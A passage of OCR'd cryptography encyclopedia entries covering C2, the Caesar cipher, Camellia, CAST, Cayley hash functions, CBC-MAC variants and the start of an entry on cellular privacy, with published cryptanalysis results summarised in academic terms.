Note that the resulting guarantee is weaker than Strong Validity (since it could be the case that the decision is made on an input suggested by a corrupted party), but nevertheless it can be suitable in a multi-valued setting where only externally validated inputs are admissible as outputs.

Consensus in the blockchain era. With the advent of blockchain protocols like Bitcoin, Byzantine Agreement has experienced renewed interest and studied using novel approaches from the perspective of distributed computing. Notably, it is possible to recast and solve BA in a setting where the number of participants is unknown and there is no private setup or point-to-point channels. In (2020), Garay and Kiayias elaborate on such new directions and tools that have become available in the context of BA protocol design.

Open Problems and Future Directions

At the time of this writing, directions for future research include improving the efficiency of round-optimal deterministic BA protocols, showing an explicit lower bound in the number of rounds of randomized BA protocols to achieve simultaneous termination, and closing the gap between upper and lower bounds in the expected number of rounds for randomized broadcast protocols.

Definition

C2 is a 64-bit block cipher developed by 4C Entity. It has a 56-bit key and a secret S-box mapping on eight bits.

Background


C2 is the short name for Cryptomeria, a proprietary block cipher defined and licensed by the 4C Entity (a consortium consisting of IBM, Intel, Matsushita and Toshiba) (4C Entity, Wikipedia). According to Wikipedia, "It (…) was designed for the CPRM/CPPM Digital Rights Management scheme which is used by DRM-restricted Secure Digital cards and DVD-Audio discs" (Cryptomeria cipher). 4C Entity has published a specification of C2 in C2 Block Cipher Specification (2003).

Theory

C2 is a 10-round Feistel cipher with 64-bit blocks and 56-bit keys. The S-box is secret and available under license from the 4C Entity. Therefore, one might consider the S-box as part of the secret key. A CPRM compliant device is given a set of secret device keys when manufactured. These keys are used to decrypt certain data of the media to be protected, in order to derive the media keys which have been used in the encryption of the main media data. The device keys can be revoked. The following notation will be used:

- L_i, R_i – left and right word after i rounds of encryption (L_0, R_0 is plaintext)
- $\mathrm{rotl}_m(b, n)$ – cyclic rotation of m-bit sequence b by n positions left
- $X_{i,j}$ – j-th bit of word X_i
- $X_{i,p..q}$ – sequence of consecutive bits $X_{i,p}$, $X_{i,p+1}$, …, $X_{i,q}$, e.g. $X_{i,0..7}$ is the least significant byte of X_i
- $X \oplus Y$,$X \boxplus Y$ – respectively, bitwise XOR, addition modulo 2^{32} of words X and Y,

The round function can be described as



$$
\begin{aligned}
L_{i+1} &= R_i \\
X &= (R_i \boxplus rk_i) \oplus \texttt{0x2765ca00} \\
Z_{i,0..7} &= S\left[X_{i,0..7}\right] \\
Z_{i,8..15} &= X_{i,8..15} \oplus \mathsf{rotl}_8\left(Z_{i,0..7}, 1\right) \\
Z_{i,16..23} &= X_{i,16..23} \oplus \mathsf{rotl}_8\left(Z_{i,0..7}, 5\right) \\
Z_{i,24..31} &= X_{i,24..31} \oplus \mathsf{rotl}_8\left(Z_{i,0..7}, 2\right) \\
R_{i+1} &= L_i \boxplus \big(Z_i \oplus \mathsf{rotl}_{32}\big(Z_i, 9\big) \\
&\qquad \oplus \mathsf{rotl}_{32}\big(Z_i, 22\big)\big), \\
i &= 0, \ldots, 9,
\end{aligned}
$$

where rk_i is a 32-bit round key.

The key schedule produces ten round keys rk_0, …,rk_9 from the 56-bit master key K in the following way:

$$K'_i = \mathsf{rotl}_{56}\left(K, 17 \cdot i\right)$$
$$rk_i = K'_{i,0..31} \boxplus \left(S\left[K'_{i,32..39} \oplus i\right] \ll 4\right),$$
$$i = 0, \ldots, 9$$

Both the round transformation and the key scheduling use an 8-bit secret S-box *S*. An example S-box provided by 4C for the purpose of validating the implementations is available online (4C Entity, C2 facsimile s-box) (Fig. 1).

C2 – Block Cipher, Fig. 1 Illustration of the round transformation of C2, where C = `0x2765ca00`

Experimental Results

Borghoff et al. (2009) lists three cryptanalytical attacks on C2. When an attacker is allowed to set the encryption key once and then encrypt chosen plaintexts, he can recover the secret S-box with 2^{24} queries to the device and a reasonable precomputation phase. The attack implemented on a PC recovers the whole S-box in a few seconds. If the S-box is known to the attacker, there is a boomerang attack that recovers the value of the secret 56-bit key with complexity equivalent to 2^{48} C2 encryptions. When both the key and the S-box are unknown to the attacker, there is an attack that

recovers both of them with complexity of around $2^{53.5}$ queries to the encryption device.

Cæsar Cipher

Friedrich L. Bauer[2] ✉
(2) Nördliche Villenstrasse, Kottgeisering, Germany

✉ **Friedrich L. Bauer**
Email: flb@cs.tum.edu

Definition

The Cæsar cipher is one of the most simple cryptosystems, with a monoalphabetic encryption: by counting down in the cyclically closed ordering of an alphabet, a specified number of steps.

Cæsar encryptions are special linear substitution (Substitutions and Permutations) with $n = 1$ and the identity as homogeneous part ϕ. Interesting linear substitutions with $n \geq 2$ have been patented by Lester S. Hill in 1932.

Background

Julius Cæsar is reported to have replaced each letter in the plaintext by the one standing three places further in the alphabet. For instance, when the key has the value 3, the plaintext word cleopatra will be encrypted by the ciphertext word fohrsdwud. Augustus allegedly found this too difficult and always took the next letter. Breaking the Cæsar cipher is almost trivial: there are only 26 possible keys to check (exhaustive key search) and after the first four or five letters are decrypted the solution is usually unique.

Camellia

Christophe De Cannière[3] ✉
(3) Department of Electrical Engineering, Katholieke Universiteit Leuven, Leuven-Heverlee, Belgium

✉ **Christophe De Cannière**
Email: christophe.decanniere@esat.kuleuven.be

Camellia (Aoki et al. 2001) is a block cipher designed in 2000 by a team of cryptographers from NTT and Mitsubishi Electric Corporation. It was submitted to different standardization bodies and was included in the NESSIE Portfolio of recommended cryptographic primitives in 2003.

Camellia encrypts data in blocks of 128 bits and accepts 128-bit, 192-bit, and 256-bit secret keys. The algorithm is a byte-oriented Feistel cipher and has 18 or 24 rounds depending on the key length. The *F*-function used in the Feistel structure can be seen as a 1-round 8-byte substitution-permutation (SP) network. The substitution layer consists of eight 8×8-bit S-boxes applied in parallel, chosen from a set of four different affine equivalent transformations of the inversion function in $GF(2^8)$ (Rijndael/AES). The permutation layer, called the *P*-function, is a network of byte-wise exclusive ORs and is designed to have a branch number of 5 (which is the maximum for such a network). An additional particularity of Camellia, which it shares with MISTY1 and KASUMI (KASUMI/MISTY1), is the *FL*-layers. These layers of key-dependent linear transformations are inserted between every six rounds of the Feistel network, and thus break the regular round structure of the cipher (Fig. 1).

Camellia, Fig. 1 Camellia: encryption for 128-bit keys and details of *F*-function

In order to generate the subkeys used in the *F*-functions, the secret key is first expanded to a 256-bit or 512-bit value by applying four or six rounds of the Feistel network. The key schedule (Block Cipher) then constructs the necessary subkeys by extracting different pieces from this bit string.

The best attacks on reduced-round Camellia published so far are *square* and *rectangle* attacks (Integral Attack and Boomerang Attack). The nine-round square attack presented by Yeom et al. (Yeom et al. 2002) requires 2^{61} chosen plaintextsand an amount of work equivalent to 2^{202} encryptions. The rectangle attack proposed by Shirai (Shirai 2002) breaks ten rounds with 2^{127} chosen plaintexts and requires 2^{241} memory accesses. Hatano, Sekine, and Kaneko (Hatano et al. 2002) also analyze an 11-round variant of Camellia using higher order differentials. The attack would require 2^{93} chosen ciphertexts, but is not likely to be much faster than an exhaustive search for the key, even for 256-bit keys.

Note that more rounds can be broken if the *FL*-layers are discarded. A linear attack on a 12-round variant of Camellia without *FL*-layers is presented in (Shirai 2002). The attack requires 2^{119} known plaintexts and recovers the key after performing a computation equivalent to 2^{247} encryptions.

Cast

Christophe De Cannière[4] ✉
(4) Department of Electrical Engineering, Katholieke Universiteit Leuven, Leuven-Heverlee, Belgium

✉ **Christophe De Cannière**
Email: christophe.decanniere@esat.kuleuven.be

CAST is a design procedure for symmetric cryptosystems developed by C. Adams and S. Tavares in 1993 (Adams 1997; Adams and Tavares 1993). In accordance with this procedure, a series of DES-like block ciphers was produced (Data Encryption Standard (DES)), the most widespread being the 64-bit block cipher CAST-128. The latest member of the family, the 128-bit block cipher CAST-256, was designed in 1998 and submitted as a candidate for the Advanced Encryption Standard (Rijndael/AES).

All CAST algorithms are based on a Feistel cipher (a generalized Feistel network in the case of CAST-256). A distinguishing feature of the CAST ciphers is the particular construction of the *f*-function used in each Feistel round. The general structure of this function is depicted in Fig. 1. The data entering the *f*-function is first combined with a subkey and then split into a number of pieces. Each piece is fed into a separate expanding S-box based on bent functions (nonlinearity of Boolean functions). Finally, the output words of these S-boxes are recombined one by one to form the final output. Both CAST-128 and CAST-256 use three different 32-bit *f*-functions based on this construction. All three use the same four 8 × 32-bit S-boxes but differ in the operations used to combine the data or key words (the operations a, b, c, and d in Fig. 1). The CAST ciphers are designed to support different key sizes and have a variable number of rounds. CAST-128 allows key sizes between 40 and 128 bits and uses 12 or 16 rounds. CAST-256 has 48 rounds and supports key sizes up to 256 bits.

Cast, Fig. 1 CAST's *f*-function

The first CAST ciphers were found to have some weaknesses. Rijmen et al. (1997) presented attacks exploiting the nonsurjectivity of the *f*-function in combination with an undesirable property of the key schedule. Kelsey et al. (1997) demonstrated that the early CAST ciphers were vulnerable to related key attacks. Moriai et al. (1998) analyzed simplified versions of

CAST-128 and presented a five-round attack using higher order differentials.

Definition

Cayley hash functions are collision-resistant hash functions constructed from Cayley graphs of non-Abelian groups.

Background

The idea of using Cayley graphs for building hash functions was introduced by Zémor in a first proposal back in 1991 (Zémor 1991). After cryptanalysis of the first scheme, a second scheme following the same lines was proposed by Tillich and Zémor (1994). The design was rediscovered more than 15 years later by Charles et al. (2009). Many of the initial concrete proposals have been broken today, but the existing attacks either do not

generalize or can be thwarted easily. The very interesting properties of the generic design suggest to look for other, more secure instances.

Theory

Let G be a non-Abelian group and let $S = \{s_0, \ldots, s_{k-1}\}$ be a subset thereof such that $s_i \neq s_j, s_j^{-1}$ for any $i \neq j$. The elements of S are called the *generators*. Let $m = m_1 m_2 \ldots m_\ell$ be a message represented in base k, i.e., $m_i \in \{0, \ldots, k-1\}$ for all i (e.g., m i are bits if $k = 2$). The *Cayley hash function* H G, S is defined from G and S by

$$H_{G,S}(m) := s_{m_1} \cdot s_{m_2} \vdots\ s_{m_\ell}$$

where $\cdot$ represents the group operation. The construction can be extended to symmetric sets $S = \left\{s_0, \ldots, s_{k-1}, s_0^{-1}, \ldots, s_{k-1}^{-1}\right\}$ at the price of a small modification (Charles et al. 2009). The name *Cayley hash function* comes after *Cayley graphs* which are defined as follows. If G is a group and $S = \{s_0, \ldots, s_k\}$ is a subset thereof, the vertices of the Cayley graph $\mathcal{G}_{G,S}$ are identified with the elements of G, and its edges are (g, gs) for every $g \in G$ and $s \in S$. The computation of a Cayley hash value may be seen as a walk in the corresponding Cayley graph.

Due to the associativity of the group law, Cayley hash functions have inherent parallelism, a very interesting property to produce efficient implementations. Moreover, their main properties can be reinterpreted and analyzed as properties of the group G or the graph $\mathcal{G}_{G,S}$, an interesting feature for analysts. On the other hand, Cayley hash functions suffer from an inherent form of malleability (requiring some additional design to obtain "pseudo-random-like" properties), and the cryptographic hardness assumption on which collision resistance relies has not been as well established as the hardness of integer factorization or discrete logarithms.

Many cryptographic schemes rely on the hardness of the discrete logarithm problem in some Abelian groups, most notably finite multiplicative groups and elliptic curves. On the other hand, the collision and preimage resistance of Cayley hash functions relies on problems that can be seen as generalizations of the discrete logarithm problem to non-Abelian groups. The hardness of these problems seems to depend not only

on the group G but also on the set of generators S. For the three constructions mentioned above (Charles et al. 2009; Tillich and Zémor 1994; Zémor 1991) that use some matrix groups and particular generators, efficient collision and preimage algorithms have now been discovered (Grassl et al. 2009; Petit et al. 2008; Petit and Quisquater 2009; Tillich and Zémor 2008; Tillich and Zémor 1993). The attacks do not seem to generalize easily since the authors of these papers have suggested small modifications in the generators to thwart them.

The Cayley hash construction can also be extended to other regular graphs, not necessarily Cayley, but at the price of losing the associativity and the group-theoretical perspective. In some cases, collision and preimage resistances can still be linked to mathematical problems (Charles et al. 2009).

Open Problems

The main open problem is to find parameters that make this construction both efficient and secure.

Definition


CBC-MAC is a MAC algorithm based on the Cipher Block Chaining (CBC) mode of a block cipher. In the CBC mode, the previous cipher text is xored to the plaintext block before the block cipher is applied. The MAC value is derived from the last cipher text block.

Background

CBC-MAC is one of the oldest and most popular MAC algorithms. The idea of constructing a MAC algorithm based on a block cipher was first described in the open literature by Campbell in 1977 (Campbell Jr 1977). A MAC based on the CBC-mode (and on the CFB mode) is described in FIPS 81 (1980). The first MAC algorithm standards are ANSI X9.9 (first edition in 1982) (ANSI X9.9 1986) and FIPS 113 (dating back to 1985) (FIPS 113 1985). The first formal analysis of CBC-MAC was presented by Bellare et al. in 1994 (Bellare et al. 2000). Since then, many variants and improvements have been proposed.

Theory

Simple CBC-MAC



In the following, the block length and key length of the block cipher will be denoted with n and k, respectively. The length in bits of the MAC value will be denoted with m. The encryption and decryption with the block cipher E using the key K will be denoted by $E_K(.)$ and $D_K(.)$, respectively. An n-bit string consisting of zeroes will be denoted with 0^n.

CBC-MAC is an iterated MAC algorithm, which consists of the following steps (see also Fig. 1):

- *Padding and splitting of the input*. The goal of this step is to divide the input into t blocks of length n; before this can be done, a padding algorithm needs to be applied. The most common padding method can be described as follows (ISO/IEC 9797 n.d.). Let the message string before padding be $x = x_1, x_2, \ldots, x_{t'}$, with $|x_1| = |x_2| = \cdots = |x_{t'-1}| = n$ (here $|x_i|$ denotes the size of the string x_i in bits). If $|x_{t'}| = n$ append an extra block $x_{t'+1}$ consisting of one one-bit followed by $n - 1$ zero bits, such that $|x_{t'+1}| = n$ and set $t = t' + 1$; otherwise, append a one-bit and $n - |x_{t'}| - 1$ zero bits, s.t. $|x_{t'}| = n$ and set $t' = t$. A simpler padding algorithm (also included in (ISO/IEC 9797 n.d.)) consists of appending $n - |x_{t'}|$ zero bits and setting $t' = t$. This padding method is not recommended as it allows for trivial forgeries.
- *CBC-MAC computation, which iterates the following operation*.

$$H_i = E_K(H_{i-1} \oplus x_i),\ 1 \leq i \leq t.$$

  The initial value is equal to the all zero string, or $H_0 = 0^n$ (note that for the CBC encryption mode a random value H_0 is recommended).
- *Output transformation*. The MAC value is computed as $\mathrm{MAC}_K(x) = g(H_t)$, where g is the output transformation.

CBC-MAC and Variants, Fig. 1 CBC-MAC, where the MAC value is $g(H_t)$

Note that the CBC-MAC computation is inherently serial: the processing of block $i + 1$ can only start if the processing of block i has been completed; this is a disadvantage compared to a parallel MAC algorithm such as PMAC.

The simplest CBC-MAC construction is obtained when the output transformation $g()$ is the identity function. Bellare et al. (2000) have provided a security proof for this scheme; later on, tighter bounds have been proved (Bellare et al. 2005; Nandi 2010). Both proofs are based on the pseudorandomness of the block cipher and requires that the inputs are of fixed length. It shows a lower bound for the number of chosen texts that are required to distinguish the MAC algorithm from a random function, which demonstrates that CBC-MAC is a pseudorandom function. Note that this is a stronger requirement than being a secure MAC as this requires just unpredictability or computation resistance. An almost matching upper bound to this attack is provided by an internal collision attack based on the birthday paradox (along the lines of Proposition 1 of MAC algorithms, (Preneel and van Oorschot 1995; Preneel and van Oorschot 1999)). The attack obtains a MAC forgery; it requires a single chosen text and about $2^{n/2}$ known texts; for a 64-bit block cipher such as DES, this corresponds to 2^{32} known texts; for a 128-bit block cipher such as AES, this number increases to 2^{64}.

If the input is not of fixed length, very simple forgery attacks apply to this scheme:

- Given MAC(x), one knows that $\text{MAC}_K(x \| (x \oplus \text{MAC}_K(x))) = \text{MAC}_K(x)$ (for a single block x).

- Given MAC(x) and MAC(x') one knows that $\mathrm{MAC}_K(x\|(x' \oplus \mathrm{MAC}_K(x))) = \mathrm{MAC}_K(x')$ (for a single block x').
- Given MAC(x), MAC($x\|y$), and MAC(x'), one knows that MAC($x'\|y'$) = MAC($x\|y$) if $y' = y \oplus \mathrm{MAC}(x) \oplus \mathrm{MAC}(x')$, where y and y' are single blocks.

A common way to preclude these simple forgery attacks is to replace the output transform g by a truncation to $m < n$ bits; $m = 32$ is a very popular choice for CBC-MAC based on DES ($n = 64$). However, Knudsen has shown that a forgery attack on this scheme requires $2 \cdot 2^{(n-m)/2}$ chosen texts and two known texts (Knudsen 1997), which is only 2^{17} chosen texts for $n = 64$ and $m = 32$. Note that this is substantially better than an internal collision attack. The proof of security for fixed length inputs still applies, however.

In order to describe attack parameters in a compact way, an attack is quantified by the 4-tuple [a, b, c, d], where

- a is the number of off-line block cipher encipherments,
- b is the number of known text-MAC pairs,
- c is the number of chosen text-MAC pairs,
- d is the number of on-line MAC verifications.

Attacks are often probabilistic; in that case, the parameters indicated result in a large success probability (typically at least 0.5). As an example, the complexity of exhaustive key search is $[2^k, \lceil k/m \rceil, 0, 0]$ and for a MAC guessing attack it is $[0, 0, 0, 2^m]$.

Variants of CBC-MAC

For most of these schemes, a forgery attack based on internal collisions applies with complexity $[0, 2^{n/2}, 1, 0]$ for $m = n$ and $[0, 2^{n/2}, \min(2^{n/2}, 2^{n-m}), 0]$ for $m < n$ (Proposition 1 and 2 in MAC algorithms).

The EMAC scheme uses as output transformation g the encryption of the last block with a different key. It was first proposed by the RIPE Consortium in (RIPE Integrity Primitives for Secure Information Systems 1995):

$$g(H_i) = E_{K'}(H_t) = E_{K'}(E_K(x_t \oplus H_{t-1})),$$

where K' is a key derived from K. Petrank and Rackoff have proved a lower bound in (Petrank and Rackoff 2000), which shows that this MAC algorithm is secure up to the birthday bound with inputs of arbitrary lengths. The bound was subsequently tightened in (Bellare et al. 2005; Pietrzak 2006).

A further optimization by Black and Rogaway (2005) reduces the overhead due to padding and requires only one block cipher key and two masking keys; it is known as XCBC (or three-key MAC). The OMAC algorithm by Iwata and Kurosawa (2003) reduces the number of keys to one by deriving the masking keys from the block cipher key. NIST has standardized this algorithm under the name CMAC (NIST Special Publication 800-38B 2005); the entry on CMAC gives more details on XCBC, OMAC/CMAC.

Nandi has generalized a broad class of deterministic MAC algorithms and presents in (Nandi 2010) generic lower bounds for this class; for some constructions, these bounds improve on the known bounds.

Because of the 56-bit key length, CBC-MAC with DES no longer offers adequate security. Several constructions exist to increase the key length of the MAC algorithm. No lower bounds on the security of these schemes against key recovery are known.

A widely used solution is the ANSI retail MAC, which first appeared in (ANSI X9.19 1986). Rather than replacing DES by triple-DES, one processes only the last block with 2-key triple-DES, which corresponds to an output transformation g consisting of a double-DES encryption:

$$g(H_t) = E_{K_1}(D_{K_2}(H_t)) .$$

When used with DES, the key length of this MAC algorithm is 112 bits. However, Preneel and van Oorschot have shown that $2^{n/2}$ known texts allow for a key recovery in only $3 \cdot 2^k$ encryptions, compared to 2^{2k} encryptions for exhaustive key search (Preneel and van Oorschot 1996) (note that for DES $n = 64$ and $k = 56$). If $m < n$, this attack requires an additional 2^{n-m} chosen texts. The complexity of these attacks is thus $[2^{k+1}, 2^{n/2}, 0, 0]$ and $[2^{k+1}, 2^{n/2}, 2^{n-m}, 0]$. Several key recovery attacks require mostly MAC verifications, with the following parameters: $[2^k, 1, 0, 2^k]$ (Knudsen and Preneel 1998), $[2^{k+1}, \lceil(\max(k, n) + 1)/m\rceil, 0, \lceil(k-n-m + 1)/m\rceil \cdot 2^n)]$

(Knudsen and Mitchell 2003) and for $m < n$: $[2^{k+1}, 0, 0, (\lceil n/m \rceil + 1) \cdot 2^{(n+m)/2-1}]$ (Mitchell 2003).

The security of the ANSI retail MAC can be improved at no cost in performance by introducing a double DES encryption in the first and last iteration; this scheme is know as MacDES (Knudsen and Preneel 1998):

$$H_1 = E_{K_2'}(E_{K_1}(X_1)) \text{ and } g(H_t) = E_{K_2}(H_t).$$

Here, K_2' can be derived from K_2 or both can be derived from a common key. The best known key recovery attack due to Coppersmith et al. (2000) has complexity $[2^{k+3}, 2^{n/2+1}, 3s \cdot 2^{3n/4}, 0]$, for small $s \geq 1$; with truncation of the output to $m = n/2$ bits, this complexity increases to $[2^{k+s}+2^{k+2p}, 0, 2^{n+3-p}, 2^{k+1}]$ with space complexity 2^{k-2s}. These attacks assume that a serial number is included in the first block; if this precaution is not taken, key recovery attacks have complexities similar to the ANSI retail MAC: $[2^{k+2}, 2^{n/2}, 2, 0]$ and $[2^{k+2}, 1, 1, 2^k]$ (Coppersmith and Mitchell 1999).

Several attempts have been made to increase the resistance against forgery attacks based on internal collisions. A first observation is that the use of serial numbers is not sufficient (Brincat and Mitchell 2001).

RMAC, proposed by Jaulmes et al. (2002), introduces in the output transformation a derived key K' that is modified with a randomizer or "salt" R (which needs to be stored or sent with the MAC value):

$$g(H_t) = E_{K' \oplus R}(H_t).$$

The RMAC constructions offer increased resistance against forgery attacks based on internal collisions, but it has the disadvantage that its security proof requires resistance of the underlying block cipher against related key attacks. A security analysis of this scheme can be found in (Knudsen and Kohno 2003; Knudsen and Mitchell 2005). The best-known attack strategy against RMAC is to recover K': once K' is known, the security of RMAC reduces to that of simple CBC-MAC. For $m = n$, the complexities are $[2^{k-s} + 2^{k-n}, 1, 2^s, 2^{n-1}]$ or $[2^{k-s} + 2^{k-n}, 1, 0, 2^{s+n-1} + 2^{n-1}]$, while for $m < n$ the complexities are $[2^{k-s} + 2^{k-m}, 0, 2^s, \lceil n/m + 1 \rceil \cdot 2^{(n+m)/2}]$ and $[2^{k-s} + 2^{k-m}, 0, 0, \lceil n/m + 1 \rceil \cdot 2^{(n+m)/2} + 2^{s+m-1}]$. A variant which exploits multiple collisions has complexity $[2^{k-1}/(u/t), 0, (t/e)2^{(t-1)nt}, 0]$ with $u = t + t(t-1)/2$ (for $m = n$). These attacks show that the security level of

RMAC is smaller than anticipated. However, when RMAC is used with 3-key triple-DES, the simple key off-setting technique is insecure; Knudsen and Mitchell (2005) show a full key recovery attack with complexity [2^{64}, 2^8, 2^8, 2^{56}], which is much lower than anticipated. RMAC was included in NIST's 2002 draft special publication (NIST Special Publication 800-38B 2002); however, this draft has been withdrawn.

Minematsu describes in (Minematsu 2010) two other randomized constructions, called MAC-R1 and MAC-R2, together with a lower bound based on the pseudorandomness of the block cipher; both require a few additional encryptions compared to OMAC and EMAC. In order to clarify the difference in the security bounds, a scenario is defined in which an adversary has a forgery probability of 2^{-20}. If the block cipher has a block length $n = 64$ bits, and if messages are of length $\ell = 2^{10}$ blocks, the maximum amount of data that can be protected is 14.6 Mbyte for CMAC, 3.2 Gbyte for EMAC, 512.9 Gbyte for RMAC, 10.4 Tbyte for MAC-R1, and 65.6 Tbyte for MAC-R2.

3GPP-MAC (2002) uses a larger internal memory of $2n$ bits as it also stores the sum of the intermediate values of the MAC computation. The MAC value is computed as follows:

$$\mathrm{MAC} = g\left(E_{K_2}\left(H_1 \oplus H_2 \oplus \cdots H_t\right)\right).$$

Knudsen and Mitchell analyze this scheme in (Knudsen and Mitchell 2003). If g is the identity function, the extra computation and storage does not pay off: there exist forgery attacks that require only $2^{n/2}$ known texts, and the complexity of key recovery attacks is similar to that of the ANSI retail MAC. However, truncating the output increases the complexity of these attacks to an adequate level. For the 3GPP application, the 64-bit block cipher KASUMI is used with a 128-bit key and with $m = 32$. The best known forgery attack requires 2^{48} texts and the best known key recovery attacks have complexities [2^{130}, 2^{48}, 2^{32}, 0] and [2^{129}, 3, 0, 2^{64}].

Standardization

CBC-MAC is standardized by several standardization bodies. The first standards included only simple CBC-MAC (ANSI X9.9 1986; FIPS 81 1980; FIPS 113 1985). In 1986, the ANSI retail MAC was added (ANSI X9.19 1986; ISO 8731 2002). The 1999 edition of ISO 9797-1 (ISO/IEC

9797 n.d.) includes simple CBC-MAC, EMAC, the ANSI retail MAC and MacDES; there are two other schemes that are no longer recommended because of the attacks in (Joux et al. 2003); in the next edition, they will be replaced by OMAC and by a more efficient variant of EMAC. NIST has standardized OMAC under the name CMAC (NIST Special Publication 800-38B 2005); this standard is intended for use with AES and triple-DES. 3GPP-MAC has been standardized by 3GPP (3GPP 2002).

Location Privacy; Privacy

Definition

Cellular privacy is the concept of protecting the privacy of mobile/cellular network users, in particular their identity and location privacy. In a broader sense, it also captures the privacy of the users' calls and communication, thus relating to confidentiality.

Background

Cellular or telecommunication networks represent a critical infrastructure in use by several billion subscribers. The network infrastructure consists of end devices for users (user equipment UE), base stations as intermediate connectors (eNodeB, gNodeB) for radio resource management, and the core network for mobility management and the provision of permanent voice communication, short message service, and Internet access. The user equipment is the end device providing services to the user. It has a permanent identity, the International Mobile Subscriber Identity (IMSI),

and different temporary identities within the network. The communication between the user equipment and the base stations takes place wirelessly via a radio access link. Each mobile network has its own specificities, but all mobile networks are interconnected by signaling protocols (SS7 for 2G/3G, their IP version SIGTRAN, Diameter for 4G, PRINS for 5G) and count as one global and worldwide network providing services to the population by roaming even when users are not in their home network (for call routing, roaming information, features available to subscribers, etc.).

Over the years, the requirements for mobile networks have shifted from single-purpose networks for voice services (2G) to multi-purpose networks for exchanging data (3G, 4G, 5G, future generations). The 3GPP (third Generation Partnership Project) is the international consortium of organizational partners that drives the development of mobile network standards and specifications since the 1990s. As network standards tend to stay in use for decades, structural or backward-incompatible changes are only possible for new network generations. Specifications as defined by the 3GPP are undergoing two additional stages before users receive access to mobile network services: vendors implement the specifications as defined by the 3GPP and, finally, network operators deploy and operate the equipment. Vulnerabilities can occur at each step, which then are inherited to the subsequent steps of the process. In particular, specification flaws affect all users, but can only be mitigated by updated specifications, whereas misconfigurations during operation affect a smaller number of users and can be fixed by correcting the configuration.

Theory

Historically, in order to preserve a user's privacy in 2G (GSM) systems, two major mechanisms were realized (Ahmad et al. 2019). First, radio path encryption was designed to protect the voice and data circuits from invalid interceptions. Second, the Temporary Mobile Subscriber Identity (TMSI) was introduced as a pseudonym for user identifiers to avoid attacks related to users' identities and to ensure their anonymity; the use of the TMSI disguises the permanent identity of the user (the International Mobile Subscriber Identity, IMSI). Since 3G (UMTS), the 3GPP defined subscriber privacy requirements that include user identity confidentiality, user location confidentiality, and user untraceability. These three goals are defined with a

focus on the radio access link between the user equipment and the base station (Arapinis et al. 2017):

- *User identity confidentiality* (or anonymity) refers to the property that the permanent identity of a user to whom a service is delivered cannot be eavesdropped on the radio access link. The permanent identity of a user primarily relates to the IMSI but may also include other permanent identities such as IMEI (PEI in 5G) or MSISDN (mobile phone number).
- *User location confidentiality* means the property that in the presence of or arrival in a certain area, a user cannot be determined by eavesdropping on the radio access link.
- *User untraceability* (or unlinkability) refers to the property that an intruder cannot deduce whether different services are delivered to the same user by eavesdropping on the radio access link.

To avoid user traceability, which may lead to the compromise of user identity confidentiality, the user should not be identified for a long period by means of the same temporary identity (such as the TMSI or the Radio Network Temporary Identity, RNTI, which helps to distinguish multiple connections on the radio layer). Refreshing the temporary identifiers frequently is the most acceptable countermeasure so far (especially for RNTI). To achieve these privacy features, it is also required that any signaling or user data that might reveal the user's identity is encrypted on the radio access link.

Not only the communication between the user equipment and the base stations and the home core network needs to be privacy-protected, but also the roaming and signaling backbone, as an attacker may choose to attack the core network instead of user equipment.

Applications

